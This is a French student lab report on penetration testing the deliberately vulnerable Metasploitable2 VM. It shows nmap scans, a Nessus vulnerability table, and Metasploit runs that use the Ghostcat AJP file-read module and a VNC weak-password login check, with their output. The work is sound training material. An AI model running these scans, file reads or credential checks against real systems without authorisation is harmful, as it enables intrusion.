

Table des matières

| | | |
|------|---|----|
| I. | PRESENTATION DU LABORATOIRE | 2 |
| II. | ANALYSE PAR METASPLOIT | 2 |
| 1. | Présentation des outils | 2 |
| 2. | Démarche étapes par étapes..... | 3 |
| III. | ANALYSE PAR NESSUS | 5 |
| 1. | Présentation de l'outil..... | 5 |
| | Définition de l'outil | 5 |
| | Explication et mise en situation..... | 6 |
| 2. | Résultats | 6 |
| IV. | VALIDATION DES VULNERABILITES POTENTIELS (TEST INTRUSION) | 9 |
| V. | CONCLUSION | 12 |

I. PRESENTATION DU LABORATOIRE

L'objectif est de réaliser des tests d'intrusions sur le système metasploitable2. Suite différentes installations de Nessus sur windows(je n'ai pas pu l'installer correctement sur Kali.) ainsi que l'installation de Kali linux en virtual machine, j'ai donc réaliser une analyse des vulnérabilités ainsi que certains tests sur le système cible.

Dans une première partie, j'ai effectué l'analyse par metasploit et nmap. Dans une deuxième partie, j'ai réalisé l'analyse par Nessus.

Sachant que les délais étaient limités mais aussi au vu des nombreuses vulnérabilités, je me suis donc limité aux sources d'informations (exploit-db) mais aussi aux confirmations de certains exploits.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2b:b9:72
          inet addr:192.168.134.129  Bcast:192.168.134.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2b:b972/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4648 (4.5 KB)  TX bytes:7186 (7.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```

II. ANALYSE PAR METASPLOIT

1. Présentation des outils

Metasploit est un framework open source qui permet de tester et d'exploiter les vulnérabilités informatiques. Il est doté d'une grande variété d'outils et de modules permettant de scanner des réseaux, de détecter des vulnérabilités et de les exploiter. Nmap, quant à lui, est souvent utilisé en conjonction avec Metasploit pour scanner des réseaux, découvrir des hôtes actifs et détecter des vulnérabilités.

En utilisant Metasploit avec Nmap, nous pouvons effectuer des analyses de vulnérabilités plus précises et plus complètes. Nmap est utilisé pour scanner des réseaux et identifier des machines actives, tandis que Metasploit peut être utilisé pour identifier les vulnérabilités sur ces machines et pour tester leur exploitation. Les résultats de Nmap peuvent être intégrés directement dans Metasploit pour faciliter le processus d'analyse et d'exploitation.

En utilisant cette combinaison d'outils, les professionnels de la sécurité peuvent tester la sécurité d'un réseau de manière exhaustive, en identifiant les vulnérabilités et en les exploitant pour déterminer leur

impact potentiel. Cette approche est souvent utilisée dans le cadre de tests d'intrusion ou de la recherche de vulnérabilités.

Concernant le système cible celui possède une adresse IP ainsi les tests pour Nessus et metasploit utiliseront toujours la même IP.

2. Démarche étapes par étapes

Etape de mise en place du msf selon le lien suivant :

<https://www.kali.org/docs/tools/starting-metasploit-framework-in-kali/#:~:text=Kali%20PostgreSQL%20Service-,Start%20the%20Kali%20PostgreSQL%20Service,database%20kali%40kali%3A~%24>

- sudo msfdb init
- sudo msfdb start
- sudo msfdb status
- sudo msfconsole -q

```
(jerome@kali)~$ sudo msfdb init
[+] Starting database
[+] Creating database user 'msf'
Saisir le mot de passe pour le nouveau rôle :
Saisir le mot de passe à nouveau :
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

```
(jerome@kali)~$ sudo msfdb start
[i] Database already started
```

```
(jerome@kali)~$ sudo msfdb init
[+] Starting database
[+] Creating database user 'msf'
Saisir le mot de passe pour le nouveau rôle :
Saisir le mot de passe à nouveau :
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

```
(jerome@kali)~$ sudo msfconsole -q
```

Etape de réalisation des commandes NMAP :

- db_nmap -sV 192.168.134.129 => identifier les versions des services qui sont en cours d'exécution sur le système cible

```

msf6 > db_nmap -sV 192.168.134.129
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-30 00:12 CEST
[*] Nmap: Nmap scan report for 192.168.134.129
[*] Nmap: Host is up (0.0054s latency).
[*] Nmap: Not shown: 977 filtered tcp ports (no-response)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec         netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login?
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  java-rmi     GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  bindshell    Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs          2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc          VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11          (access denied)
[*] Nmap: 6667/tcp  open  irc          UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 16.22 seconds

```

- db_nmap -O 192.168.134.129 => déterminer le système d'exploitation utilisé sur le système cible

```

msf6 > db_nmap -O 192.168.134.129
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-30 00:15 CEST
[*] Nmap: Nmap scan report for 192.168.134.129
[*] Nmap: Host is up (0.0021s latency).
[*] Nmap: Not shown: 977 filtered tcp ports (no-response)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 512/tcp   open  exec
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  shell
[*] Nmap: 1099/tcp  open  rmiregistry
[*] Nmap: 1524/tcp  open  ingreslock
[*] Nmap: 2049/tcp  open  nfs
[*] Nmap: 2121/tcp  open  ccproxy-ftp
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 5432/tcp  open  postgresql
[*] Nmap: 5900/tcp  open  vnc
[*] Nmap: 6000/tcp  open  X11
[*] Nmap: 6667/tcp  open  irc
[*] Nmap: 8009/tcp  open  ajp13
[*] Nmap: 8180/tcp  open  unknown
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: bridge/general purpose
[*] Nmap: Running (JUST GUESSING): Oracle Virtualbox (97%), QEMU (92%)
[*] Nmap: OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
[*] Nmap: Aggressive OS guesses: Oracle Virtualbox (97%), QEMU user mode network gateway (92%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds

```

Etape de recherche des exploits potentiels sur les différentes bases de données publics :

Le lien que j'ai utilisé :

- <https://www.exploit-db.com/?author=8>

Dans l'idéal il serait optimal d'utiliser un maximum de base données pour être certain ne pas oublier des exploits déjà identifiés (CVE, NIST, etc.).

Je vais donc utiliser exploiter les résultats de NMAP pour voir s'il y a des concordances dans les bases de données. A partir de certains mots clés, je vais étudier les possibilités.

Ceci est une liste potentiel d'exploit que j'ai collecté sur le site évoqué au-dessus :

- <https://www.exploit-db.com/exploits/49039>
- <https://www.exploit-db.com/exploits/16922>
- <https://www.exploit-db.com/exploits/47701>
- <https://www.exploit-db.com/exploits/7855>
- <https://www.exploit-db.com/exploits/42084>
- <https://www.exploit-db.com/exploits/33598>

Etape de test avec Metasploit :

Après avoir identifier un potentiel exploit sur la machine, l'objectif est de le faire tester par metasploit pour savoir s'il y a une vulnérabilité. Je ferai une démonstration dans la dernière partie pour la confirmation d'une des vulnérabilités.

III. ANALYSE PAR NESSUS

1. Présentation de l'outil

Définition de l'outil

Nessus est un logiciel de scanner de vulnérabilités qui permet aux entreprises de détecter les failles de sécurité dans leurs systèmes informatiques. Il peut être utilisé pour effectuer des scans de réseaux, d'hôtes individuels ou de bases de données. Les avantages de Nessus comprennent sa grande base de données de vulnérabilités, sa capacité à automatiser le processus de détection de vulnérabilités, sa convivialité et la possibilité de personnaliser les analyses pour répondre aux besoins spécifiques de l'entreprise. En outre, Nessus dispose de fonctionnalités de reporting avancées pour aider les entreprises à comprendre et à résoudre les problèmes de sécurité identifiés.

Explication et mise en situation

Possédant un panel complet de scanners, j'ai préféré me concentrer sur le scan avancé de l'application. Celui-ci est l'outil de base du logiciel pour réaliser l'analyse des vulnérabilités d'un système.


2. Résultats

Au fil de l'analyse totale du système, Nessus retourne les informations mais aussi les vulnérabilités présentes. Tenable utilise des scores CVSS et une évaluation dynamique de la priorité des vulnérabilités (VPR) calculée par Tenable pour quantifier le risque et l'urgence d'une vulnérabilité.

Chaque vulnérabilité est constituée de plusieurs informations :

- Sev => La sévérité est une catégorisation du risque et de l'urgence d'une vulnérabilité.
- CVSS => Common Vulnerability Scoring System s'appuie sur la base de données nationale des vulnérabilités (NVD) pour décrire les risques associés aux vulnérabilités.
- VPR => Le VPR est dynamique grâce aux données fournies par le score CVSS de la vulnérabilité, puisque Tenable met à jour le VPR pour refléter le paysage actuel des menaces. Les valeurs VPR vont de 0,1 à 10,0, une valeur plus élevée représentant une plus grande probabilité d'exploitation.
- Name => Nom de la vulnérabilité
- Family => Famille de la vulnérabilité
- Count => Nombres de redondance de la vulnérabilité

| <input type="checkbox"/> Sev ▾ | CVSS | VPR | Name | Family | Count | ⚙ |
|-----------------------------------|--------|-----|----------------------------------|-----------------------|-------|-----|
| <input type="checkbox"/> CRITICAL | 10.0 * | 5.9 | NFS Exported Share Informatio... | RPC | 1 | 🔄 ✎ |
| <input type="checkbox"/> CRITICAL | 10.0 | | Unix Operating System Unsupp... | General | 1 | 🔄 ✎ |
| <input type="checkbox"/> CRITICAL | 10.0 * | | VNC Server 'password' Password | Gain a shell remotely | 1 | 🔄 ✎ |
| <input type="checkbox"/> CRITICAL | 9.8 | 9.0 | Apache Tomcat AJP Connector ... | Web Servers | 1 | 🔄 ✎ |
| <input type="checkbox"/> CRITICAL | 9.8 | | Bind Shell Backdoor Detection | Backdoors | 1 | 🔄 ✎ |
| <input type="checkbox"/> MIXED | ... | ... | 4 DNS (Multiple Issues) | DNS | 5 | 🔄 ✎ |



Sur un ensemble de 171 points analysés, il y a 46 vulnérabilités. Toutes allant de critique à basse. Les catégories vont donner des codes couleurs =>

Sur les 46 vulnérabilités, j'ai choisi de me concentrer uniquement sur les 11 critiques. Pour plus de détails, l'ensemble de l'analyse est en annexe. En effet ces vulnérabilités sont jugées critiques selon le CVSS.

| Nom | Famille vulnérabilité | Explication |
|---|-----------------------|--|
| NFS Exported Share Information Disclosure | RPC | Au moins un des partages NFS exportés par le serveur distant peut être monté par l'hôte d'analyse. Un attaquant peut en tirer parti pour lire (et éventuellement écrire) des fichiers sur un hôte distant. |
| Unix Operating System Unsupported Version Detection | General | Selon son numéro de version autodéclaré, le système d'exploitation Unix exécuté sur l'hôte distant n'est plus pris en charge. Le manque de support implique qu'aucun nouveau correctif de sécurité pour le produit ne sera publié par le fournisseur. Par conséquent, il est susceptible de contenir des failles de sécurité. |
| VNC Server 'password' Password | Gain a shell remotely | Le serveur VNC exécuté sur l'hôte distant est sécurisé par un mot de passe faible. Nessus a pu se connecter à l'aide de l'authentification VNC et d'un mot de passe 'password'. Un |

| | | |
|---|-----------------------|---|
| | | attaquant distant non authentifié pourrait exploiter cela pour prendre le contrôle du système. |
| Apache Tomcat AJP Connector Request Injection (Ghostcat) | Web Servers | Une vulnérabilité de lecture/inclusion de fichier a été trouvée dans le connecteur AJP. Un attaquant distant non authentifié pourrait exploiter cette vulnérabilité pour lire des fichiers d'application Web à partir d'un serveur vulnérable. Dans les cas où le serveur vulnérable autorise les téléchargements de fichiers, un attaquant pourrait télécharger du code JavaServer Pages (JSP) malveillant dans divers types de fichiers et obtenir l'exécution de code à distance (RCE). |
| Bind Shell Backdoor Detection | Backdoors | Un shell écoute sur le port distant sans qu'aucune authentification ne soit requise. Un attaquant peut l'utiliser en se connectant au port distant et en envoyant directement des commandes. |
| Multiple Vendor DNS Query ID Field Prediction Cache Poisoning | DNS | Le résolveur DNS distant n'utilise pas de ports aléatoires lorsqu'il effectue des requêtes vers des serveurs DNS tiers. Un attaquant distant non authentifié peut exploiter cela pour empoisonner le serveur DNS distant, permettant à l'attaquant de détourner le trafic légitime vers des sites arbitraires. |
| Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) | Gain a shell remotely | <p>Le certificat x509 distant sur le serveur SSL distant a été généré sur un système Debian ou Ubuntu qui contient un bogue dans le générateur de nombres aléatoires de sa bibliothèque OpenSSL.</p> <p>Le problème est dû au fait qu'un packager Debian supprime presque toutes les sources d'entropie dans la version distante d'OpenSSL.</p> <p>Un attaquant peut facilement obtenir la partie privée de la clé distante et l'utiliser pour déchiffrer la session distante ou mettre en place une attaque man in the middle.</p> |
| Debian OpenSSH/OpenSSL Package Random Number Generator Weakness | Gain a shell remotely | <p>La clé d'hôte SSH distante a été générée sur un système Debian ou Ubuntu qui contient un bogue dans le générateur de nombres aléatoires de sa bibliothèque OpenSSL.</p> <p>Le problème est dû au fait qu'un packager Debian supprime presque toutes les sources d'entropie dans la version distante d'OpenSSL.</p> <p>Un attaquant peut facilement obtenir la partie privée de la clé distante et l'utiliser pour</p> |

| | | |
|--|-------------------|---|
| | | configurer le déchiffrement de la session distante ou mettre en place une attaque man in the middle. |
| SSL Version 2 and 3 Protocol Detection | Service detection | <p>Le service distant accepte les connexions chiffrées à l'aide de SSL 2.0 et/ou SSL 3.0. Ces versions de SSL sont affectées par plusieurs failles cryptographiques, notamment :</p> <ul style="list-style-type: none"> - Un schéma de remplissage non sécurisé avec des chiffrements CBC. - Schémas de renégociation et de reprise de session non sécurisées. <p>Un attaquant peut exploiter ces failles pour mener des attaques de type "man-in-the-middle" ou pour déchiffrer les communications entre le service affecté et les clients.</p> <p>Bien que SSL/TLS dispose d'un moyen sécurisé pour choisir la version la plus élevée du protocole prise en charge (afin que ces versions ne soient utilisées que si le client ou le serveur ne supporte rien de mieux), de nombreux navigateurs Web l'implémentent d'une manière non sécurisée qui permet à un attaquant de rétrograder une connexion (comme dans POODLE). Par conséquent, il est recommandé de désactiver entièrement ces protocoles.</p> <p>Le NIST a déterminé que SSL 3.0 n'est plus acceptable pour les communications sécurisées. À compter de la date d'application trouvée dans PCI DSS v3.1, aucune version de SSL ne répondra à la définition de « cryptographie forte » du PCI SSC.</p> |

IV. VALIDATION DES VULNERABILITES POTENTIELS (TEST INTRUSION)

Après avoir identifié des vulnérabilités grâce à Nessus mais aussi manuellement, je vais devoir les identifier sur Metasploit et les tester sur mon système. En effet ces vulnérabilités ne touchent pas forcément mon système. Il faut donc les valider pour savoir si elles sont effectives.

Dans un souci de limite de temps, je ne prendrais que deux vulnérabilités : une venant de la recherche manuelle et une autre de Nessus.

La vulnérabilité trouvée manuellement

- Apache tomcat
- <https://www.exploit-db.com/exploits/16922>

La vulnérabilité trouvée avec Nessus

Vulnérabilité apache tomcat

J'ai repris les termes sur exploit-db. J'ai ensuite réalisé une recherche sur ses termes dans la base de données. Enfin j'ai fait un run pour savoir si la vulnérabilité fonctionne. Sachant que cela affiche la réponse, j'estime que la vulnérabilité est avérée sur metasploitable2.


```
msf6 > search use auxiliary/admin/http/tomcat_ghostcat
Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
0  auxiliary/admin/http/tomcat_ghostcat      2020-02-20      normal Yes    Apache Tomcat AJP File Read

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat

msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

Name      Current Setting  Required  Description
--      -
AJP_PORT  8009             no        The Apache JServ Protocol (AJP) port
FILENAME  /WEB-INF/web.xml yes        File name
RHOSTS    192.168.134.129 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     8080             yes        The Apache Tomcat webserver port (TCP)
SSL       false            yes        SSL
```



```
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.134.129
Status Code: OK
ETag: W/"1565-1228677438000"
Last-Modified: Sun, 07 Dec 2008 19:17:18 GMT
Content-Type: application/xml
Content-Length: 1565
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0
Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
version="2.4">
<display-name>Welcome to Tomcat</display-name>
<description>
Welcome to Tomcat
</description>
<!-- JSPC servlet mappings start -->
<servlet>
<servlet-name>org.apache.jsp.index_jsp</servlet-name>
<servlet-class>org.apache.jsp.index_jsp</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>org.apache.jsp.index_jsp</servlet-name>
<url-pattern>/index.jsp</url-pattern>
</servlet-mapping>
<!-- JSPC servlet mappings end -->
</web-app>
```

Vulnérabilité mot de passe serveur

J'ai repris une des vulnérabilités données par Nessus qui était le password faible du VNC(password). Pour cela j'ai utilisé le module de test de mot de passe pour le VNC. J'ai inclus le port et l'host ainsi que le mot de passe « password ».

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Output

Nessus logged in using a password of "password".

To see debug logs, please visit individual host

| Port | Hosts |
|------------------|-----------------|
| 5900 / tcp / vnc | 192.168.134.129 |

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):
  Name           Current Setting  Required  Description
  ---
  BLANK_PASSWORDS false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false           no        Add all passwords in the current database to the list
  DB_ALL_USERS      false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD          password         no        The password to test
  PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no        File containing passwords, one per line
  Proxies           no              A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS            192.168.134.129 yes         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT             5900            yes         The target port (TCP)
  STOP_ON_SUCCESS   false           yes         Stop guessing when a credential works for a host
  THREADS           1               yes         The number of concurrent threads (max one per host)
  USERNAME          <BLANK>          no        A specific username to authenticate as
  USERPASS_FILE     no              File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false           no        Try the username as the password for all users
  USER_FILE         no              File containing usernames, one per line
  VERBOSE           true            yes         Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Le résultat est bluffant.

```
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.134.129:5900 - 192.168.134.129:5900 - Starting VNC login sweep
[+] 192.168.134.129:5900 - 192.168.134.129:5900 - Login Successful: :password
[+] 192.168.134.129:5900 - 192.168.134.129:5900 - Login Successful: :password
[*] 192.168.134.129:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

V. CONCLUSION

Ce laboratoire a été fructueux puisqu'il m'a permis de découvrir les tests de pénétration mais aussi la recherche de vulnérabilité sur une cible. Sur la recherche manuelle, celle-ci est plus longue qu'avec

Nessus. Néanmoins je pense qu'il faut les faire de manière coupler pour confirmer l'impact avéré de la vulnérabilité sur la cible. Par ailleurs, j'estime qu'il est indispensable de multiplier les sources d'informations pour plus d'exactitude (plus de base de données sur les exploits).

Par ailleurs Metasploit est un outil puissant mais qui reste complexe à maîtriser entre tous ses modules et sa syntaxe particulière.

Metasploitable2 est un système ayant énormément de vulnérabilités ainsi je me suis concentré que sur quelques-unes des vulnérabilités. Dans la vraie vie, ce travail devrait se réaliser de manière régulière (et pas corriger 50 exploits en une fois sinon il faut s'inquiéter.).

Ce laboratoire est un premier pas dans ce domaine de tests.